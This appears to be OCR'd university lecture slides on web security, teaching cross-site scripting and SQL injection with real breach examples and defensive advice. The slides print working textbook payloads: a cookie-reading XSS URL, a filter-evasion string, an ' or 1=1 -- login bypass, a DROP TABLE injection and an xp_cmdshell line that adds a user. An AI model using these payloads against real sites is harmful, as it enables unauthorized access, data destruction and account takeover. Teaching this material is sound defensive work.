
- request for `http://site.com/pic.jpg` results in:

```
HTTP/1.1 200 OK
...
Content-Type: image/jpeg

<html> fooled ya </html>
```

- IE will render this as HTML (despite Content-Type)
- Consider photo-sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

# Untrusted Script in Facebook Apps



# DOM-based XSS (No Server Used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>  
Hi <SCRIPT>  
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos,do  
cument.URL.length));  
</SCRIPT>  
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=  
<script>alert(document.cookie)</script>
```

# Defenses at Server



# How to Protect Yourself

- The best way to protect against XSS attacks:
  - Ensure that your app **validates all headers, cookies, query strings, form fields, and hidden fields** (i.e., all parameters) against a rigorous specification of what should be allowed
  - **Do not attempt to identify active content** and remove, filter, or sanitize it
    - There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - **Implement 'positive' security policy** that specifies what is allowed
    - 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

# Input Data Validation and Filtering



- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

# Output Filtering / Encoding

- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot; for “ ...
- Allow only safe commands (e.g., no <script>...)
- Caution: “filter evasion” tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG “””><SCRIPT>alert(“XSS”)...
  - Or: (long) UTF-8 encode, or...
- Caution: Scripts not only in <script>!



# SQL INJECTION



<http://xkcd.com/>

# Database Queries with PHP

(the wrong way)

- Sample PHP


```
$recipient = $_POST['recipient'];
```

```
$sql = "SELECT PersonID FROM People WHERE  
      Username='recipient' ";
```

```
$rs = $db->executeQuery($sql);
```

- Problem:
  - Untrusted user input `'recipient'` is embedded directly into SQL command

# Basic Picture: SQL Injection



# CardSystems Attack



- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

cardsystems - Google Search

http://www.google.com/search?sourceid=chrome&ie=UTF-8&q=cardsystems

Web [Images](#) [Videos](#) [Maps](#) [News](#) [Shopping](#) [Gmail](#) [more](#) [Search settings](#) | [Sign in](#)

**Google** cardsystems

About 22,200 results (0.23 seconds) [Advanced search](#)

**Everything**  
 More  
 Show search tools

Something different  
[choicepoint](#)  
[registerfly](#)  
[tjx](#)  
[menu foods](#)  
[betonsports](#)

**Card Systems Inc.**  
**Card Systems** has over 15 years of experience helping businesses like yours increase sales by accepting credit cards. We provide easy and affordable payment ...  
[www.cardsystems.com/](#) - [Cached](#) - [Similar](#)

**CardSystems' Data Left Unsecured**  
 Jun 22, 2005 ... Visa says a company that experienced the largest credit card security breach ... disclosed did not meet basic security standards, ...  
[www.wire...](#) - [Cached](#) - [Similar](#)

**CardSystems Solutions Settles FTC Charges**  
 In the largest known compromise of financial data to date, **CardSystems** Solutions, Inc. and processor, Solidus Networks, Inc., doing business as Bay ...  
[www.ftc.gov/opa/2005/06/cardsystems.html](#) - [Cached](#) - [Similar](#)

**CardSystems Solutions - Wikipedia, the free encyclopedia**  
**CardSystems** Solutions was a credit card processing company. In June 2005, the fact that 40 million credit cards had been stolen from **CardSystems** was ...  
[en.wikipedia.org/wiki/CardSystems\\_Solutions](#)

**The CardSystems blame game**  
 Hiring a security auditor in light of the **CardSystems** breach reveals quite a bit about the legal side of security consultants.  
[www...](#) - [Cached](#) - [Similar](#)

**Oberthur Technologies > Home**  
**Card Systems** The world's second largest provider of security and identification based on smart card technology and associated services for mobile, payment, ...  
[www.oberthurcs.com/](#) - [Cached](#) - [Similar](#)

**Schneider on Security: CardSystems Exposes 40 Million Identities**  
 Jun 23, 2005 ... **CardSystems** says that they found the problem, while MasterCard maintains ... they did; the New York Times agrees with MasterCard.  
[www.schneider.com/columnists/344](#) - [Cached](#) - [Similar](#)

**iCARD Systems - Prepaid Visa Cards, Super Gift Cards and Bulk Gift...**  
 Provider of customized payment card services and solutions.  
[www.icardsystems.com/](#) - [Cached](#) - [Similar](#)

**Visa cuts CardSystems over security breach • The Register**  
 Jul 19, 2005 ... Payment processor **CardSystems** Solutions admitted it wasn't supposed to ... the compromised data, so it comes as no great surprise that ...  
[www.theregister.com/2005/07/19/visa\\_cardsystems/](#) - [Cached](#) - [Similar](#)

**CyberSource to Take Over CardSystems - Retail**  
 Sep 23, 2005 ... With the nation's worst credit card security disaster on its resume and ...  
[www...](#) - [Cached](#) - [Similar](#)

**Also try**  
[cardsystems solutions](#)  
[cardsystems inc](#)  
[cybersource](#)  
[choicepoint](#)  
[cardsystems solutions inc](#)

[See your ad here >](#)

# April 2008 SQL Vulnerabilities



Brian Krebs on Computer Security

[About This Blog](#) | [Archives](#) | [XML RSS Feed](#) ([What's RSS?](#))


## Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's [Internet Information Services](#) (IIS) Web servers. In [an alert issued last week](#), Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

these types of attacks by minimizing the attack surface area in their code and server configurations."

[Shadowserver.org](#) has [a nice writeup](#) with a great deal more information about the mechanics behind this attack, as does the [SANS Internet Storm Center](#).



# Main Steps in This Attack

- Use Google to find sites using a particular ASP style vulnerable to SQL injection
- Use SQL injection on these sites to modify the page to include a link to a Chinese site nihaorr1.com  
(don't visit that site yourself!)
- The site (nihaorr1.com) serves JavaScript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger


Steps (1) and (2) are automated in a tool that can be configured to inject whatever you like into vulnerable sites

# Example: Buggy Login Page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' " & form("user") & " '
    AND   pwd=' " & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

Is this exploitable?



## Normal Query

# Bad Input

- Suppose user = “ ' or 1=1 -- ”  
(URL encoded)
- Then scripts does:  

```
ok = execute( SELECT ...  
              WHERE user= ' ' or 1=1 -- ... )
```

  - The “--” causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.
- The bad news: easy login to many sites this way

# Even Worse

- Suppose user =



“ ' ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT ...  
WHERE user= ' ' ; DROP TABLE Users ... )
```

- Deletes user table


– Similarly: attacker can add users, reset pwds, etc.



# Even Worse ...

- Suppose user =  
`' ; exec cmdshell`  
`'net user badguy badpwd' / ADD --`
- Then script does:  
`ok = execute( SELECT ...`  
`WHERE username= ' ' ; exec ... )`  
If SQL server context runs as “root”, attacker gets account on DB server

# Getting Private Info



# Getting Private Info

## SQL Query

```
“SELECT pizza, toppings, quantity, date  
FROM orders  
WHERE userid=” . $userid .  
“AND order_month=” . _GET['month']”
```

